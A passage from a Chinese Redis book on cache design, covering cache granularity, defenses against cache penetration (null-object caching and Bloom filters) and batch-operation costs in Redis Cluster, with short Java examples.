


图11-2 Redis+MySQL架构

例如现在需要将MySQL的用户信息使用Redis缓存，可以执行如下操作：

从MySQL获取用户信息：

```
select * from user where id={id}
```

将用户信息缓存到Redis中：

```
set user:{id} 'select * from user where id={id}'
```

假设用户表有100个列，需要缓存到什么维度呢？

·缓存全部列：

```
set user:{id} 'select * from user where id={id}'
```

·缓存部分重要列：

```
set user:{id} 'select {importantColumn1}, {important Column2} ... {importantCol  
from user where id={id}'
```

上述这个问题就是缓存粒度问题，究竟是缓存全部属性还是只缓存部分重要属性呢？下面将从通用性、空间占用、代码维护三个角度进行说明。

通用性。缓存全部数据比部分数据更加通用，但从实际经验看，很长一段时间内应用只需要几个重要的属性。

空间占用。缓存全部数据要比部分数据占用更多的空间，可能存在以下问题：

·全部数据会造成内存的浪费。

·全部数据可能每次传输产生的网络流量会比较大，耗时相对较大，在极端情况下会阻塞网络。

·全部数据的序列化和反序列化的CPU开销更大。

代码维护。全部数据的优势更加明显，而部分数据一旦要加新字段需要

修改业务代码，而且修改后通常还需要刷新缓存数据。

表11-2给出缓存全部数据和部分数据在通用性、空间占用、代码维护上的对比，开发人员可以酌情选择。

表11-2 缓存全部数据和部分数据对比

数据类型	通用性	空间占用 (内存空间 + 网络带宽)	代码维护
全部数据	高	大	简单
部分数据	低	小	较为复杂

缓存粒度问题是一个容易被忽视的问题，如果使用不当，可能会造成很多无用空间的浪费，网络带宽的浪费，代码通用性较差等情况，需要综合数据通用性、空间占用比、代码维护性三点进行取舍。

11.4 穿透优化

缓存穿透是指查询一个根本不存在的数据，缓存层和存储层都不会命中，通常出于容错的考虑，如果从存储层查不到数据则不写入缓存层，如图11-3所示整个过程分为如下3步：

- 1) 缓存层不命中。
- 2) 存储层不命中，不将空结果写回缓存。
- 3) 返回空结果。

缓存穿透将导致不存在的数据每次请求都要到存储层去查询，失去了缓存保护后端存储的意义。

缓存穿透问题可能会使后端存储负载加大，由于很多后端存储不具备高并发性，甚至可能造成后端存储宕掉。通常可以在程序中分别统计总调用数、缓存层命中数、存储层命中数，如果发现大量存储层空命中，可能就是出现了缓存穿透问题。

造成缓存穿透的基本原因有两个。第一，自身业务代码或者数据出现问题，第二，一些恶意攻击、爬虫等造成大量空命中。下面我们来看一下如何解决缓存穿透问题。

1.缓存空对象

如图11-4所示，当第2步存储层不命中后，仍然将空对象保留到缓存层中，之后再访问这个数据将会从缓存中获取，这样就保护了后端数据源。




图11-3 缓存穿透模型




图11-4 缓存空值应对穿透问题

缓存空对象会有两个问题：第一，空值做了缓存，意味着缓存层中存了更多的键，需要更多的内存空间（如果是攻击，问题更严重），比较有效的方法是针对这类数据设置一个较短的过期时间，让其自动剔除。第二，缓存层和存储层的数据会有一段时间窗口的不一致，可能会对业务有一定影响。例如过期时间为5分钟，如果此时存储层添加了这个数据，那此段时间就会出现缓存层和存储层数据的不一致，此时可以利用消息系统或者其他方式清除掉缓存层中的空对象。

下面给出了缓存空对象的实现代码：

```

String get(String key) {
    // 从缓存中获取数据
    String cacheValue = cache.get(key);
    // 缓存为空
}

```

```
if (StringUtils.isBlank(cacheValue)) {
    // 从存储中获取
    String storageValue = storage.get(key);
    cache.set(key, storageValue);
    // 如果存储数据为空, 需要设置一个过期时间(300秒)
    if (storageValue == null) {
        cache.expire(key, 60 * 5);
    }
    return storageValue;
} else {
    // 缓存非空
    return cacheValue;
}
}
```

2. 布隆过滤器拦截

如图11-5所示，在访问缓存层和存储层之前，将存在的key用布隆过滤器提前保存起来，做第一层拦截。例如：一个推荐系统有4亿个用户id，每个小时算法工程师会根据每个用户之前历史行为计算出推荐数据放到存储层中，但是最新的用户由于没有历史行为，就会发生缓存穿透的行为，为此可以将所有推荐数据的用户做成布隆过滤器。如果布隆过滤器认为该用户id不存在，那么就不会访问存储层，在一定程度保护了存储层。




图11-5 使用布隆过滤器应对穿透问题



有关布隆过滤器的相关知识，可以参

考：https://en.wikipedia.org/wiki/Bloom_filter可以利用Redis的Bitmaps实现布隆过滤器，GitHub上已经开源了类似的方案，读者可以进行参

考：<https://github.com/erikdubbelboer/redis-lua-scaling-bloom-filter>。

这种方法适用于数据命中不高、数据相对固定、实时性低（通常是数据集较大）的应用场景，代码维护较为复杂，但是缓存空间占用少。

3.两种方案对比

前面介绍了缓存穿透问题的两种解决方法（实际上这个问题是一个开放问题，有很多解决方法），下面通过表11-3从适用场景和维护成本两个方面对两种方案进行分析。

表11-3 缓存空对象和布隆过滤器方案对比

解决缓存穿透	适用场景	维护成本
缓存空对象	<ul style="list-style-type: none">• 数据命中不高• 数据频繁变化实时性高	<ul style="list-style-type: none">• 代码维护简单• 需要过多的缓存空间• 数据不一致
布隆过滤器	<ul style="list-style-type: none">• 数据命中不高• 数据相对固定实时性低	<ul style="list-style-type: none">• 代码维护复杂• 缓存空间占用少

11.5 无底洞优化

2010年，Facebook的Memcache节点已经达到了3000个，承载着TB级别的缓存数据。但开发和运维人员发现了一个问题，为了满足业务要求添加了大量新Memcache节点，但是发现性能不但没有好转反而下降了，当时将这种现象称为缓存的“无底洞”现象。

那么为什么会产生这种现象呢，通常来说添加节点使得Memcache集群性能应该更强了，但事实并非如此。键值数据库由于通常采用哈希函数将key映射到各个节点上，造成key的分布与业务无关，但是由于数据量和访问量的持续增长，造成需要添加大量节点做水平扩容，导致键值分布到更多的节点上，所以无论是Memcache还是Redis的分布式，批量操作通常需要从不同节点上获取，相比于单机批量操作只涉及一次网络操作，分布式批量操作会涉及多次网络时间。

图11-6展示了在分布式条件下，一次mget操作需要访问多个Redis节点，需要多次网络时间。

而图11-7由于所有键值都集中在一个节点上，所以一次批量操作只需要一次网络时间。

无底洞问题分析：

- 客户端一次批量操作会涉及多次网络操作，也就意味着批量操作会随着节点的增多，耗时会不断增大。
- 网络连接数变多，对节点的性能也有一定影响。

用一句通俗的话总结就是，更多的节点不代表更高的性能，所谓“无底洞”就是说投入越多不一定产出越多。但是分布式又是不可以避免的，因为访问量和数据量越来越大，一个节点根本抗不住，所以如何高效地在分布式缓存中批量操作是一个难点。

下面介绍如何在分布式条件下优化批量操作。在介绍具体的方法之前，我们来看一下常见的IO优化思路：




图11-6 分布式存储批量操作多次网络时间




图11-7 当一个节点存储批量操作只需一次网络时间

- 命令本身的优化，例如优化SQL语句等。

- 减少网络通信次数。

- 降低接入成本，例如客户端使用长连/连接池、NIO等。

这里我们假设命令、客户端连接已经为最优，重点讨论减少网络操作次数。

以Redis批量获取n个字符串为例，有三种实现方法，如图11-8所示。

- 客户端n次get: n次网络+n次get命令本身。
- 客户端1次pipeline get: 1次网络+n次get命令本身。
- 客户端1次mget: 1次网络+1次mget命令本身。

上面已经给出了IO的优化思路以及单个节点的批量操作优化方式，下面我们将结合Redis Cluster的一些特性对四种分布式的批量操作方式进行说明。




图11-8 客户端批量操作的三种实现

1. 串行命令

由于 n 个key是比较均匀地分布在Redis Cluster的各个节点上，因此无法使用`mget`命令一次性获取，所以通常来讲要获取 n 个key的值，最简单的方法就是逐次执行 n 个`get`命令，这种操作时间复杂度较高，它的操作时间= n 次网

络时间+n次命令时间，网络次数是n。很显然这种方案不是最优的，但是实现起来比较简单，如图11-9所示。




图11-9 客户端串行n次命令

Jedis客户端示例代码如下：

```
List<String> serialMGet(List<String> keys) {
    // 结果集
    List<String> values = new ArrayList<String>();
    // n次串行get
    for (String key : keys) {
        String value = jedisCluster.get(key);
        values.add(value);
    }
    return values;
}
```

2.串行IO

Redis Cluster使用CRC16算法计算出散列值，再取对16383的余数就可以

算出slot值，同时10.5节我们提到过Smart客户端会保存slot和节点的对应关系，有了这两个数据就可以将属于同一个节点的key进行归档，得到每个节点的key子列表，之后对每个节点执行mget或者Pipeline操作，它的操作时间 = node次网络时间 + n次命令时间，网络次数是node的个数，整个过程如图11-10所示，很明显这种方案比第一种要好很多，但是如果节点数太多，还是有一定的性能问题。

